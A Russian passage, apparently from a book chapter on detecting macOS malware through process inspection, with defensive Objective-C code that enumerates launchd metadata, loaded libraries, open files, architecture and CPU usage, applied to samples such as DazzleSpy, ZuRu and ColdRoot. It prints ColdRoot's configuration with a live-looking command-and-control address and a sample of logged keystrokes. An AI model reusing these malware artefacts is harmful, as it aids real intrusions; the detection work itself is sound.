procInfoRequest = xpc_dictionary_create(NULL, NULL, 0);
xpc_dictionary_set_int64(procInfoRequest, "pid", pid);
xpc_dictionary_set_value(procInfoRequest, "shmem", sharedMemory);
```

Листинг 1-18: Инициализация словаря XPC-запроса

Затем код получает глобальный объект данных типа `xpc_global_data*` из массива `os_alloc_once_table` (листинг 1-19).

```
struct xpc_global_data
{
    uint64_t a;
    uint64_t xpc_flags;
    mach_port_t task_bootstrap_port;
    xpc_object_t xpc_bootstrap_pipe;
};

struct _os_alloc_once_s
{
    long once;
    void* ptr;
};

extern struct _os_alloc_once_s _os_alloc_once_table[];

globalData = (struct xpc_global_data*)_os_alloc_once_table[1].ptr;
```

Листинг 1-19: Извлечение глобальных данных

Этот объект содержит XPC pipe (`xpc_bootstrap_pipe`), необходимый для вызовов функции `xpc_pipe_interface_routine`. Поскольку эта функция закрытая, мы должны динамически разрешить ее из библиотеки `libxpc` (листинг 1-20).

```
#import <dlfcn.h>

...

handle = dlopen("/usr/lib/system/libxpc.dylib", RTLD_LAZY);
xpc_pipe_interface_routine_FP = dlsym(handle, "_xpc_pipe_interface_routine");
```

Листинг 1-20: Разрешение указателя на функцию

Наконец, мы готовы выполнить XPC-запрос. Как уже отмечалось, мы используем функцию `xpc_pipe_interface_routine`, которая принимает такие аргументы, как XPC bootstrap pipe, routine, например `ROUTINE_DUMP_PROCESS`, и словарь запроса, содержащий сведения конкретной routine, такие как идентификатор процесса и буфер общей памяти для вывода routine (листинг 1-21).

```
#define ROUTINE_DUMP_PROCESS 0x2c4

result = xpc_pipe_interface_routine_FP((__bridge xpc_pipe_t)(globalData->xpc_bootstrap_pipe),
ROUTINE_DUMP_PROCESS, procInfoRequest, &response, 0x0);
```

Листинг 1-21: Запрос информации о процессе через XPC

Если этот запрос успешен, то есть результат равен нулю, а словарь ответа, переданный в `xpc_pipe_interface_routine`, не содержит ключ `error`, тогда словарь ответа будет содержать пару ключ-значение с ключом `bytes-written`. Ее значение - количество байтов, записанных в выделенный буфер, который мы добавили в объект общей памяти. В листинге 1-22 мы извлекаем это значение.

```
bytesWritten = xpc_dictionary_get_uint64(response, "bytes-written");
```

Листинг 1-22: Извлечение размера данных ответа

Теперь можно напрямую обратиться к буферу, например чтобы создать строковый объект, содержащий всю информацию о целевом процессе (листинг 1-23).

```
NSString* processInfo = [[NSString alloc] initWithBytes:(const void*)
processInfoBuffer length:bytesWritten encoding:NSUTF8StringEncoding];

printf("process info (pid: %d): %s\n",
atoi(argv[1]), processInfo.description.UTF8String);
```

Листинг 1-23: Преобразование информации о процессе в строковый объект

Хотя мы преобразовали эту информацию в строковый объект, она вся собрана вместе, поэтому соответствующие части все равно придется разбирать вручную. Этот процесс здесь не рассматривается, но можно обратиться к проекту `procInfo`, который извлекает данные в словарь пар ключ-значение.

Информация, возвращенная из `launchd`, содержит массу полезных сведений! Чтобы проиллюстрировать это, запустите `procInfo` для постоянного компонента DazzleSpy, который установлен как `~/.local/softwareupdate` и в данном случае выполняется с идентификатором процесса 16776:

```
% ./procInfo 16776
process info (pid: 16776): {
active count = 1
path = /Users/User/Library/LaunchAgents/com.apple.softwareupdate.plist
state = running
program = /Users/User/.local/softwareupdate
arguments = {
/Users/User/.local/softwareupdate
1
}
inherited environment = {
SSH_AUTH_SOCK =>
/private/tmp/com.apple.launchd.kEoOvPmtt1/Listeners
}
default environment = {
PATH => /usr/bin:/bin:/usr/sbin:/sbin
}
environment = {
XPC_SERVICE_NAME => com.apple.softwareupdate
}
domain = gui/501 [100005]
...
runs = 1
pid = 16776
immediate reason = speculative
forks = 0
execs = 1
spawn type = daemon (3)
properties = partial import | keepalive | runatload |
inferred program | system service | exponential throttling
}
```

Эта информация о процессе, собранная одним XPC-вызовом, может подтвердить знания, полученные из других источников, и дать новые подробности. Например, если вы опрашиваете launch agent или daemon, такой как DazzleSpy, ключ `path` в ответе с информацией о процессе будет содержать property list, отвечающий за порождение объекта:

```
path = /Users/User/Library/LaunchAgents/com.apple.softwareupdate.plist
```

Мы можем подтвердить этот факт, вручную исследовав указанный property list, которым для DazzleSpy был `com.apple.softwareupdate.plist`, и отметив, что указанный путь действительно указывает обратно на двоичный файл вредоносной программы:

```
<?xml version="1.0" encoding="UTF-8"?>
...
<plist version="1.0">
<dict>
<key>KeepAlive</key>
<true/>
<key>Label</key>
<string>com.apple.softwareupdate</string>
<key>ProgramArguments</key>
<array>
<string>/Users/User/.local/softwareupdate</string>
<string>1</string>
</array>
<key>RunAtLoad</key>
<true/>
<key>SuccessfulExit</key>
<true/>
</dict>
</plist>
```

Наличие способа проследить идентификатор процесса обратно к property list launch item, который вызвал его порождение, весьма полезно. Почему?

Чтобы добиться закрепления, большинство вредоносных программ устанавливает себя как launch item. Хотя легитимное ПО тоже закрепляется таким образом, все эти launch items заслуживают изучения, поскольку среди них у вас есть хорошие шансы найти любую постоянно установленную вредоносную программу.

Подпись кода

Вкратце, подпись кода может доказать, кто создал объект, и проверить, что он не был изменен. Поэтому любой алгоритм обнаружения, пытающийся классифицировать запущенный процесс как вредоносный или безобидный, должен извлекать эту информацию о подписи кода. Следует внимательно исследовать неподписанные процессы и процессы, подписанные ad hoc, потому что в наши дни подавляющее большинство легитимных программ, которые вы найдете работающими в macOS, одновременно подписаны и нотариально заверены.

Кстати о корректно подписанных процессах: процессы, принадлежащие хорошо известным разработчикам ПО, скорее всего, безобидны, если оставить в стороне атаки на цепочки поставок. Более того, если процесс подписан самой Apple, он не будет вредоносной программой, хотя, как мы видели, вредоносная программа может использовать двоичные файлы Apple для выполнения вредоносных действий, как в случае использования группой Lazarus `curl` для загрузки дополнительных вредоносных payload.

Из-за важности этой темы целая глава посвящена только подписи кода. В главе 3 мы всесторонне обсуждаем эту тему, применяя ее как к запущенным процессам, так и к таким объектам, как disk images и packages.

Загруженные библиотеки

Пытаясь обнаружить вредоносные программы путем анализа запущенных процессов, необходимо также перечислять все загруженные библиотеки. Скрытная вредоносная программа, такая как ZuRu, не порождает самостоятельный процесс, а загружается в подмененный, хотя в остальном легитимный, процесс. В таком случае главный исполняемый двоичный файл процесса будет безобидным, хотя и измененным так, чтобы ссылаться на вредоносную библиотеку и тем самым гарантировать ее загрузку.

Даже если вредоносная программа действительно выполняется как самостоятельный процесс, вам все равно нужно перечислить ее загруженные библиотеки по следующим причинам:

- Вредоносная программа может загружать дополнительные вредоносные plug-ins, которые вы, вероятно, захотите просканировать или проанализировать.
- Вредоносная программа может загружать легитимные системные библиотеки для выполнения подрывных действий. Они могут дать представление о возможностях вредоносной программы, например она может загрузить системный фреймворк, используемый для взаимодействия с микрофоном или веб-камерой.

К сожалению, из-за функций безопасности macOS даже подписанные и нотариально заверенные сторонние инструменты безопасности не могут напрямую перечислять загруженные библиотеки. К счастью, существуют косвенные способы сделать это с помощью встроенных утилит macOS, таких как `vmmap`. Этот инструмент обладает несколькими entitlements, доступными только Apple, которые

позволяют ему читать память удаленных процессов и предоставлять карту, включающую все загруженные библиотеки.

Запустите `vmmap` для упомянутой выше ZuRu, которая троянизирует копию популярного приложения iTerm(2). Это хороший пример, поскольку ее вредоносная логика реализована исключительно в динамической библиотеке с именем `libcrypto.2.dylib`. Мы выполним `vmmap` с флагом `-w`, чтобы он напечатал полный путь сопоставленных библиотек ZuRu. Инструмент ожидает идентификатор процесса, поэтому мы передаем ему идентификатор ZuRu, здесь 932:

```
% pgrep iTerm2
932

% vmmap -w 932
Process: iTerm2 [932]
Path: /Applications/iTerm.app/Contents/MacOS/iTerm2
...
==== Non-writable regions for process 932
REGION START - END DETAIL
__TEXT 102b2b000-103247000 /Applications/iTerm.app/Contents/MacOS/iTerm2
__LINKEDIT 103483000-103cb4000 /Applications/iTerm.app/Contents/MacOS/iTerm2
...
__TEXT 10da4d000-10da85000 /Applications/iTerm.app/Contents/Frameworks/libcrypto.2.dylib
__LINKEDIT 10da91000-10dacd000 /Applications/iTerm.app/Contents/Frameworks/libcrypto.2.dylib
...
```

В этом сокращенном выводе можно увидеть сопоставления главного образа двоичного файла (`iTerm2`), а также динамических библиотек, таких как динамический загрузчик `dyld` и вредоносная библиотека `libcrypto.2.dylib`.

Как я определил, что `libcrypto.2.dylib` была вредоносным компонентом? Заметив, что эту копию `iTerm2` подписал Jun Bi, а не легитимный разработчик, я сравнил список загруженных ею библиотек со списком библиотек, загруженных исходным приложением. Отличие было только одно: `libcrypto.2.dylib`. Статический анализ подтвердил, что эта аномальная библиотека действительно вредоносна.

Поскольку у нас нет закрытых Apple entitlements, необходимых для чтения памяти удаленных процессов, которая включает все загруженные библиотеки, мы просто выполним `vmmap` и разберем его вывод. Несколько моих инструментов Objective-See, таких как TaskExplorer, [13] используют этот подход. Код, реализующий этот процесс, также можно найти в функции с именем `getLibraries` проекта `enumerateProcesses`.

Сначала нам нужна вспомогательная функция, способная выполнить внешний двоичный файл и вернуть его вывод (листинг 1-24).

```
#define STDERR @"stdError"
#define STDOUT @"stdOutput"
#define EXIT_CODE @"exitCode"

NSMutableDictionary* execTask(NSString* binaryPath, NSArray* arguments) {

    NSTask* task = nil;
    NSPipe* stdOutPipe = nil;
    NSFileHandle* stdOutReadHandle = nil;
    NSMutableDictionary* results = nil;
    NSMutableData* stdOut = nil;

    results = [NSMutableDictionary dictionary];

    task = [NSTask new];

    stdOutPipe = [NSPipe pipe];
    stdOutReadHandle = [stdOutPipe fileHandleForReading];
    stdOutData = [NSMutableData data];

    task.standardOutput = stdOutPipe;
```

```
    task.launchPath = binaryPath;

    if(nil != arguments) {
        task.arguments = arguments;
    }

    [task launch];

    while(YES == [task isRunning]) {
        [stdOutData appendData:[stdOutReadHandle readDataToEndOfFile]];
    }

    [stdOutData appendData:[stdOutReadHandle readDataToEndOfFile]];

    if(0 != stdOutData.length) {
        results[STDOUT] = stdOutData;
    }

    results[EXIT_CODE] = [NSNumber numberWithInteger:task.terminationStatus];

    return results;
}
```

Листинг 1-24: Выполнение задачи и захват ее вывода

Функция `execTask` выполняет задачу с указанными параметрами через API Apple `NSTask`. Она ждет, пока порожденная задача завершится, и возвращает словарь, содержащий различные пары ключ-значение, включая любой вывод, который команда сгенерировала в stdout. Чтобы захватить вывод задачи, код инициализирует объект pipe (`NSPipe`), а затем назначает его стандартным выводом задачи. Когда задача генерирует вывод, код читает из файлового дескриптора pipe и добавляет данные в буфер данных. Когда задача завершается, любой оставшийся вывод считывается, а буфер данных сохраняется в словаре результатов, который возвращается вызывающему коду.

Вызывающая сторона функции, например `getLibraries`, может вызвать ее с путем к любому двоичному файлу и любыми аргументами. При необходимости можно преобразовать ее вывод в строковый объект (листинг 1-25).

```
pid_t pid = <some process id>;

NSMutableDictionary* results = execTask(@"/usr/bin/vmmap", @[@"-w", [[NSNumber
numberWithInt:pid] stringValue]]);

NSString* output = [[NSString alloc] initWithData:results[STDOUT]
encoding:NSUTF8StringEncoding];
```

Листинг 1-25: Преобразование вывода задачи в строковый объект

Затем мы можем разобрать вывод `vmmap` множеством способов, например построчно или с помощью регулярных выражений. Листинг 1-26 показывает один прием.

```
NSMutableArray* dylibs = [NSMutableArray array];

for(NSString* line in
[output componentsSeparatedByCharactersInSet:[NSCharacterSet newlineCharacterSet]]) {

    if(YES != [line hasPrefix:@"__TEXT"]) {
        continue;
    }
}
```

Листинг 1-26: Разбор строк вывода, начинающихся с `__TEXT`

Здесь мы ищем строки, начинающиеся с __TEXT, поскольку все динамически загруженные библиотеки в выводе vmmap начинаются с областей памяти этого типа. Эти строки данных также содержат полный путь загруженной библиотеки, который нам и нужен. Листинг 1-27 извлекает эти пути внутри цикла for, показанного в листинге 1-26.

```
NSRange pathOffset = {0};
NSString* token = @"SM=COW";

pathOffset = [line rangeOfString:token];
if(NSNotFound == pathOffset.location) {
    continue;
}

dylib = [[line substringFromIndex:pathOffset.location+token.length]
stringByTrimmingCharactersInSet:[NSCharacterSet whitespaceCharacterSet]];

if(dylib != nil) {
    [dylibs addObject:dylib];
}
```

Листинг 1-27: Извлечение пути динамической библиотеки

Сначала код ищет режим совместного использования copy-on-write ("SM=COW"), который предшествует пути. Если он найден, то с помощью смещения после режима совместного использования код извлекает сам путь. На этом этапе массив dylibs должен содержать все динамические библиотеки, загруженные целевым процессом.

Теперь выполним enumerateProcesses при работающем том же экземпляре ZuRu, который мы видели ранее:

```
% ./enumerateProcesses
...
(932):/Applications/iTerm.app/Contents/MacOS/iTerm2
...
Dynamic libraries for process iTerm2 (932):
(
"/Applications/iTerm.app/Contents/MacOS/iTerm2",
"/usr/lib/dyld",
"/Applications/iTerm.app/Contents/Frameworks/libcrypto.2.dylib",
...
)
```

Как видите, мы можем извлечь все загруженные библиотеки в адресном пространстве ZuRu, включая вредоносную libcrypto.2.dylib.

Обратите внимание, что в недавних версиях macOS системные фреймворки, которые по сути являются разновидностью динамически загружаемых библиотек, были перемещены в так называемый dyld_shared_cache. Однако vmmap все равно сообщит исходные пути фреймворков. Это важно по двум основным причинам. Во-первых, если вы хотите исследовать код фреймворка, его придется извлечь из shared cache. [14]

Во-вторых, если вы реализовали логику обнаружения самоудаляющихся библиотек-фреймворков, для этих фреймворков следует сделать исключение. Иначе ваш код сообщит, что они были удалены. Один простой способ проверить, был ли заданный фреймворк перемещен в cache, - вызвать API Apple _dyld_shared_cache_contains_path.

Открытые файлы

Как перечисление загруженных библиотек может дать представление о возможностях процесса, так же может помочь и перечисление любых открытых файлов. Этот прием мог бы помочь нам выявить вредоносную программу, известную как ColdRoot, RAT, который предоставляет удаленному атакующему полный контроль над зараженной системой. [15] Если вы перечислите все файлы, открытые каждым процессом в системе, зараженной этой вредоносной программой, вы встретите странный файл с именем `conx.wol`, открытый процессом с именем `com.apple.audio.driver.app`. При ближайшем рассмотрении станет очевидно, что процесс не принадлежит Apple и на самом деле является вредоносной программой ColdRoot, `conx.wol` - конфигурационный файл вредоносной программы, и он содержит ценную для защитников информацию, включая адрес командно-управляющего сервера:

```
% cat com.apple.audio.driver.app/Contents/MacOS/conx.wol
{
"PO": 80,
"HO": "45.77.49.118",
"MU": "CRHHrHQuw JOlybkgerD",
"VN": "Mac_Vic",
"LN": "adobe_logs.log",
"KL": true,
"RN": true,
"PN": "com.apple.audio.driver"
}
```

Позже вы встретите еще один файл, открытый вредоносной программой, `adobe_logs.log`, который, похоже, содержит перехваченные нажатия клавиш, включая имя пользователя и пароль для банковской учетной записи:

```
bankofamerica . com
[enter]
user
[tab]
hunter2
[enter]
```

Возможно, вы задаетесь вопросом, как определить, что эти файлы вредоносны, используя только программные методы. Честно говоря, это было бы сложно. Возможно, потребовалось бы создать регулярное выражение для поиска URL, IP-адресов или того, что похоже на захваченные нажатия клавиш, например управляющих символов. Однако более вероятно, что другая логика обнаружения уже сочтет эту неподписанную упакованную вредоносную программу подозрительной и пометит ее для более тщательного изучения, в идеале человеком - аналитиком вредоносных программ. Например, ColdRoot неподписан, упакован и закреплен в системе. В таком случае код мог бы предоставить аналитику как список всех файлов, открытых подозрительным процессом, так и содержимое файлов. Затем аналитик мог бы вручную подтвердить, что помеченный процесс является вредоносной программой, и использовать файлы, чтобы получить поверхностное понимание того, как она работает.

В этом разделе мы обсуждаем два подхода к программному перечислению всех файлов, открытых процессом.

proc_pidinfo

Традиционный подход к перечислению файлов, которые процесс в данный момент держит открытыми, использует API `proc_pidinfo`. Вкратце, вызов этого API с флагом `PROC_PIDLISTFDS` вернет список открытых файловых дескрипторов для заданного процесса. Давайте разберем пример кода, показывающий использование этого API. Полный код можно найти в функции с именем `getFiles` в проекте `enumerateProcesses`. Начнем с получения файловых дескрипторов процесса (листинг 1-28).

```
int size = proc_pidinfo(pid, PROC_PIDLISTFDS, 0, 0, 0);
struct proc_fdinfo* fdInfo = (struct proc_fdinfo*)malloc(size);
proc_pidinfo(pid, PROC_PIDLISTFDS, 0, fdInfo, size);
```

Листинг 1-28: Получение списка файловых дескрипторов процесса

Код вызывает API `proc_pidinfo` с идентификатором целевого процесса, флагом `PROC_PIDLISTFDS` и последовательностью нулей, чтобы получить размер памяти, необходимой для хранения списка файловых дескрипторов процесса. Затем мы выделяем буфер такого размера для хранения указателей структур `proc_fdinfo`. После этого, чтобы получить фактический список дескрипторов, мы повторно вызываем API `proc_pidinfo`, на этот раз со свежевыделенным буфером и его размером.

Теперь, когда у нас есть список открытых файловых дескрипторов, исследуем каждый из них. Обычные файлы должны иметь дескрипторы типа `PROX_FDTYPE_VNODE`. Листинг 1-29 получает пути этих файлов.

```
NSMutableArray* files = [NSMutableArray array];

for(int i = 0; i < (size/PROC_PIDLISTFD_SIZE); i++) {

    struct vnode_fdinfowithpath vnodeInfo = {0};

    if(PROX_FDTYPE_VNODE != fdInfo[i].proc_fdtype) {
        continue;
    }

    proc_pidfdinfo(pid, fdInfo[i].proc_fd,
    PROC_PIDFDVNODEPATHINFO, &vnodeInfo, PROC_PIDFDVNODEPATHINFO_SIZE);

    [files addObject:[NSString stringWithUTF8String:vnodeInfo.pvip.vip_path]];
}
```

Листинг 1-29: Извлечение путей из файловых дескрипторов

Используя цикл `for`, мы перебираем полученные файловые дескрипторы. Для каждого дескриптора проверяем, имеет ли он тип `PROX_FDTYPE_VNODE`, и пропускаем все остальные типы. Затем вызываем API `proc_pidfdinfo` с различными параметрами, такими как идентификатор процесса, файловый дескриптор и `PROC_PIDFDVNODEPATHINFO`, а также с выходной структурой типа `vnode_fdinfowithpath` и ее размером. Это должно вернуть информацию об указанном файловом дескрипторе, включая его путь. Когда вызов завершится, путь можно найти в члене `vip_path` структуры `pvip`, внутри структуры `vnode_fdinfowithpath`. Мы извлекаем этот член, преобразуем его в строковый объект и сохраняем в массиве.

lsof

Еще один способ перечислить открытые файлы процесса - имитировать утилиту Activity Monitor в macOS. Хотя этот подход опирается на внешний исполняемый файл macOS, он часто дает более полный список, чем подход с `proc_pidinfo`.

Выбрав процесс в Activity Monitor, пользователь может щелкнуть значок информации, а затем вкладку Open Files and Ports, чтобы увидеть все файлы, которые процесс открыл. Выполнив обратную разработку Activity Monitor, можно узнать, что за кулисами он добивается такого поведения, выполняя `lsof`, встроенный инструмент macOS для перечисления открытых файлов.

Подтвердить, что Activity Monitor использует `lsof`, можно с помощью монитора процессов - инструмента, который я покажу, как создать, в главе 8. Когда пользователь щелкнет вкладку Open Files and Ports, монитор процессов покажет, что `lsof` выполняется с флагами командной строки `-Fn` и `-p`:

```
# ./ProcessMonitor.app/Contents/MacOS/ProcessMonitor
{
"event" : "ES_EVENT_TYPE_NOTIFY_EXEC",
"process" : {
"pid" : 86903
"name" : "lsof",
"path" : "/usr/sbin/lsof",
"arguments" : [
"/usr/sbin/lsof",
"-Fn",
"-p",
"590"
],
...
}
```

Флаг `-p` указывает идентификатор процесса, а флаг `-F` выбирает поля для обработки. Когда за этим флагом следует `n`, инструмент печатает только путь файла, что именно нам и нужно.

Проследуем подходу Activity Monitor и выполним двоичный файл `lsof` для заданного процесса, а затем программно разберем его вывод. Полный код, реализующий этот подход, можно найти в функции с именем `getFiles2` проекта `enumerateProcesses`. В листинге 1-30 мы начинаем с выполнения `lsof` с флагами `-Fn` и `-p` и идентификатором процесса.

```
NSString* pidAsString = [NSNumber numberWithInt:pid].stringValue;
NSMutableDictionary* results = execTask(@"/usr/sbin/lsof", @[@"-Fn", @"-p", pidAsString]);
```

Листинг 1-30: Программное выполнение `lsof`

Мы повторно используем функцию `execTask`, созданную в листинге 1-24, чтобы запустить команду. Однако, поскольку аргументы командной строки передаются внешним процессам как строки, сначала нужно преобразовать идентификатор целевого процесса в строку. Напомню, что функция `execTask` дождется завершения порожденной задачи, захватит любой вывод и вернет его вызывающему коду. Листинг 1-31 показывает один подход к разбору вывода `lsof`.

```
NSMutableArray* files = [NSMutableArray array];

NSArray* lines = [[[NSString alloc] initWithData:results[STDOUT]
encoding:NSUTF8StringEncoding] componentsSeparatedByCharactersInSet:[NSCharacterSet
newlineCharacterSet]];

for(NSString* result in lines) {

    if(YES == [result hasPrefix:@"n"]) {

        NSString* file = [result substringFromIndex:1];
        [files addObject:file];
    }
}
```

Листинг 1-31: Разбор вывода `lsof`

Вывод хранится в словаре с именем `results`, и к нему можно обратиться через ключ `STDOUT`. Можно разделить вывод по символам новой строки, чтобы обрабатывать его построчно. Затем переберите каждую строку, ищите те, которые содержат путь к файлу, то есть имеют префикс `n`, и сохраняйте их.

Прочие сведения

Разумеется, существуют и другие сведения, которые может потребоваться извлечь из запущенных процессов, чтобы помочь себе с обнаружением вредоносного кода в системе macOS. Эта глава завершается несколькими примерами, исследующими следующие сведения о процессе: его состояние выполнения, архитектуру выполнения, время запуска и использование CPU. Также вам может понадобиться определить его сетевое состояние - эта тема рассматривается в главе 4.

Состояние выполнения

Представьте, что вы получили список идентификаторов процессов. Вероятно, вы захотите дополнительно опросить процесс, например чтобы построить дерево происхождения процесса или вычислить информацию о подписи кода. Но что, если процесс уже завершился, как в случае короткоживущей команды оболочки? Это важная информация, и как минимум вам нужно понимать, почему любые попытки дальнейшего опроса процесса завершаются неудачей.

Тривиальный способ определить, умер ли процесс, - попытаться отправить ему сигнал. Один способ сделать это - использовать системный API `kill` с типом сигнала `0`, как показано в листинге 1-32.

```
kill(targetPID, 0);

if(ESRCH == errno) {
    // Code placed here will run only if the process is dead.
}
```

Листинг 1-32: Проверка, умер ли процесс

Это не убьет ни один живой процесс; фактически это совершенно безвредно. Однако если процесс завершился, API установит `errno` в `ESRCH` (no such process).

А что, если процесс зомбирован? Можно использовать API `sysctl`, чтобы заполнить структуру `kinfo_proc`, как в листинге 1-33.

```
int mib[4] = {CTL_KERN, KERN_PROC, KERN_PROC_PID, pid};
size_t size = sizeof(procInfo);

sysctl(mib, 4, &procInfo, &size, NULL, 0);

if(SZOMB == (SZOMB & procInfo.kp_proc.p_stat)) {
    // Code placed here will run only if the process is a zombie.
}
```

Листинг 1-33: Проверка, является ли процесс zombie

Эта структура содержит флаг с именем `p_stat`. Если у этого флага установлен бит `SZOMB`, вы знаете, что процесс является zombie.

Архитектура выполнения

С появлением Apple Silicon macOS теперь поддерживает как двоичные файлы Intel (`x86_64`), так и ARM (`ARM64`). Поскольку многие инструменты анализа специфичны для архитектуры файла, определение этой информации для процесса важно. Более того, хотя разработчики перекомпилировали большую часть легитимного ПО для нативного запуска на Apple Silicon, вредоносные программы все еще догоняют; удивительно большая их часть до сих пор распространяется как двоичные файлы Intel. Некоторые примеры вредоносных программ, обнаруженных в 2022 году и распространявшихся исключительно как двоичные файлы Intel, включают DazzleSpy, rShell, oRat и CoinMiner:

```
% file DazzleSpy/softwareupdate
DazzleSpy/softwareupdate: Mach-O 64-bit executable x86_64
```

По этой причине вам может захотеться присмотреться к двоичным файлам Intel немного внимательнее, чем к ARM- или универсальным двоичным файлам.

К сожалению, определить информацию об архитектуре не так прямолинейно, как просто проверить тип CPU хоста, потому что на системах Apple Silicon двоичные файлы Intel все еще могут выполняться, хотя и транслируются через Rosetta. Вместо этого можно следовать процессу, который применяет Activity Monitor. Листинг 1-34 показывает этот подход, который можно найти в функции `getArchitecture` проекта `enumerateProcesses`.

```
enum Architectures{ArchUnknown, ArchAppleSilicon, ArchIntel};

NSUInteger getArchitecture(pid_t pid) {

    NSUInteger architecture = ArchUnknown;
    cpu_type_t type = -1;
    size_t size = 0;
    int mib[CTL_MAXNAME] = {0};
    size_t length = CTL_MAXNAME;
    struct kinfo_proc procInfo = {0};

    sysctlnametomib("sysctl.proc_cputype", mib, &length);
    mib[length++] = pid;

    size = sizeof(cpu_type_t);

    sysctl(mib, (u_int)length, &type, &size, 0, 0);

    if(CPU_TYPE_X86_64 == type) {
        architecture = ArchIntel;
    } else if(CPU_TYPE_ARM64 == type) {
        architecture = ArchAppleSilicon;

        mib[0] = CTL_KERN;
        mib[1] = KERN_PROC;
        mib[2] = KERN_PROC_PID;
        mib[3] = pid;

        size = sizeof(procInfo);

        sysctl(mib, 4, &procInfo, &size, NULL, 0);

        if(P_TRANSLATED == (P_TRANSLATED & procInfo.kp_proc.p_flag)) {
            architecture = ArchIntel;
        }
    }

    return architecture;
}
```

Листинг 1-34: Получение архитектуры процесса

Этот код, как и Activity Monitor, сначала использует строку "proc_cputype" и API sysctlnametomib и sysctl, чтобы определить тип CPU запущенного процесса. Обратите внимание, что массив, передаваемый в sysctlnametomib, имеет размер CTL_MAXNAME - константы, определенной Apple и задающей максимальное количество компонентов в имени MIB. Если ответ - Intel (CPU_TYPE_X86_64), вы знаете, что процесс выполняется как x86_64. Однако на системах Apple Silicon эти процессы все еще могут быть подкреплены двоичным файлом Intel, который был транслирован в ARM через Rosetta. Чтобы обнаружить такой сценарий, Apple проверяет p_flags процесса, полученные вызовом sysctl. Если у этих флагов установлен бит P_TRANSLATED, Activity Monitor устанавливает архитектуру в Intel.

В проекте enumerateProcesses вы найдете функцию с именем getArchitecture. Она принимает идентификатор процесса и возвращает его архитектуру. Сначала мы заполняем массив через API sysctlnametomib, передавая имя sysctl.proc_cputype. Затем, добавив идентификатор целевого процесса, вызываем API sysctl с инициализированным массивом, чтобы получить тип CPU указанного процесса. Если возвращенный тип CPU равен CPU_TYPE_X86_64, код устанавливает архитектуру в Intel. С другой стороны, если тип CPU целевого процесса равен CPU_TYPE_ARM64, код по умолчанию выбирает Apple Silicon. Как отмечалось, процесс все еще может быть двоичным файлом Intel, хотя и транслированным. Чтобы обнаружить этот сценарий, код проверяет, установлен ли у p_flags процесса бит P_TRANSLATED. Если да, он устанавливает архитектуру в Intel.

Время запуска

При опросе запущенных процессов вам может быть полезно знать, когда был запущен каждый процесс. Это может помочь определить, был ли процесс запущен автоматически во время загрузки системы или позже, возможно пользователем. Процессы, запущенные автоматически, могут быть постоянно установлены, и если они не принадлежат операционной системе, их стоит внимательно изучить.

Чтобы определить время запуска процесса, можно снова обратиться к надежному API sysctl. Листинг 1-35 показывает функцию getStartTime из проекта enumerateProcesses, которая принимает идентификатор процесса и возвращает время запуска процесса.

```
NSDate* getStartTime(pid_t pid) {

    NSDate* startTime = nil;
    struct timeval timeVal = {0};
    struct kinfo_proc processStruct = {0};
    size_t procBufferSize = sizeof(processStruct);
    int mib[4] = {CTL_KERN, KERN_PROC, KERN_PROC_PID, pid};

    sysctl(mib, 4, &processStruct, &procBufferSize, NULL, 0);

    timeVal = processStruct.kp_proc.p_un.__p_starttime;

    return [NSDate dateWithTimeIntervalSince1970:timeVal.tv_sec + timeVal.tv_usec / 1.0e6];
}
```

Листинг 1-35: Получение времени запуска процесса

Мы вызываем sysctl, чтобы заполнить структуру kinfo_proc для процесса. Эта структура будет содержать структуру timeval с удачным именем p_starttime. Затем мы преобразуем эту Unix timestamp в более удобный объект даты, который возвращаем вызывающему коду.

Использование CPU

Завершим главу рассмотрением того, как вычислить использование CPU для заданного процесса. Хотя это не безошибочная эвристика, она может помочь обнаружить скрытных майнеров криптовалюты, которые стремятся максимально использовать системные ресурсы.

Чтобы вычислить использование CPU, начните с вызова API `proc_pid_rusage`, который возвращает сведения об использовании ресурсов для заданного идентификатора процесса. Этот API объявлен в `libproc.h` следующим образом:

```
int proc_pid_rusage(int pid, int flavor, rusage_info_t* buffer);
```

Аргумент `flavor` можно установить в константу `RUSAGE_INFO_V0`, а последний аргумент является выходным буфером для буфера сведений о ресурсах, который должен иметь тип `rusage_info_v0`.

В листинге 1-36 из функции `getCPUUsage` проекта `enumerateProcesses` мы дважды вызываем `proc_pid_rusage` с задержкой (`delta`) между вызовами. Затем вычисляем разницу между сведениями о ресурсах первого и второго вызовов. Этот код вдохновлен записью на Stack Overflow. [16]

```
struct rusage_info_v0 resourceInfo_1 = {0};
struct rusage_info_v0 resourceInfo_2 = {0};

proc_pid_rusage(pid, RUSAGE_INFO_V0, (rusage_info_t*)&resourceInfo_1);

sleep(delta);

proc_pid_rusage(pid, RUSAGE_INFO_V0, (rusage_info_t*)&resourceInfo_2);

int64_t cpuTime = (resourceInfo_2.ri_user_time - resourceInfo_1.ri_user_time)
+ (resourceInfo_2.ri_system_time - resourceInfo_1.ri_system_time);
```

Листинг 1-36: Вычисление CPU time процесса за delta в пять секунд

Вы видите первый вызов `proc_pid_rusage`, за которым следует еще один вызов. Оба вызова принимают один и тот же идентификатор целевого процесса. Затем мы вычисляем CPU time, вычитая как user time (`ri_user_time`), так и system time (`ri_system_time`), а затем складывая результаты.

Чтобы вычислить используемый процент CPU, сначала преобразуем это CPU time из Mach time в наносекунды. Листинг 1-37 делает это с помощью функции `mach_timebase_info`.

```
double cpuUsage = 0.0f;
mach_timebase_info_data_t timebase = {0};

mach_timebase_info(&timebase);

cpuTime = (cpuTime * timebase.numer) / timebase.denom;
cpuUsage = (double)cpuTime / delta / NSEC_PER_SEC * 100;
```

Листинг 1-37: Вычисление процента использования CPU

Затем мы делим CPU time на указанную задержку и количество наносекунд в секунде, умноженное на 100, поскольку нам нужен процент. [17]

Теперь запустим `enumerateProcesses`, содержащий этот код, для несанкционированного майнера криптовалюты, найденного в приложении Calendar 2, упомянутом ранее в этой главе:

```
% ./enumerateProcesses
...
(1641):/Applications/CalendarFree.app/Contents/MacOS/CalendarFree
...
CPU usage: 370.750173%
```

Поскольку приложение скрытно занимается майнингом, его использование CPU составляет ошеломляющие 370 процентов! На многоядерных CPU использование CPU может достигать значений выше 100 процентов. Мы можем подтвердить точность программы, запустив встроенный инструмент macOS `ps` и указав PID приложения Calendar:

```
% ps u -p 1641
USER PID %CPU ...
user 1641 372.4 ...
```

Хотя точный процент со временем будет меняться, `ps` показывает, что приложение использует примерно такое же огромное количество CPU.

Заключение

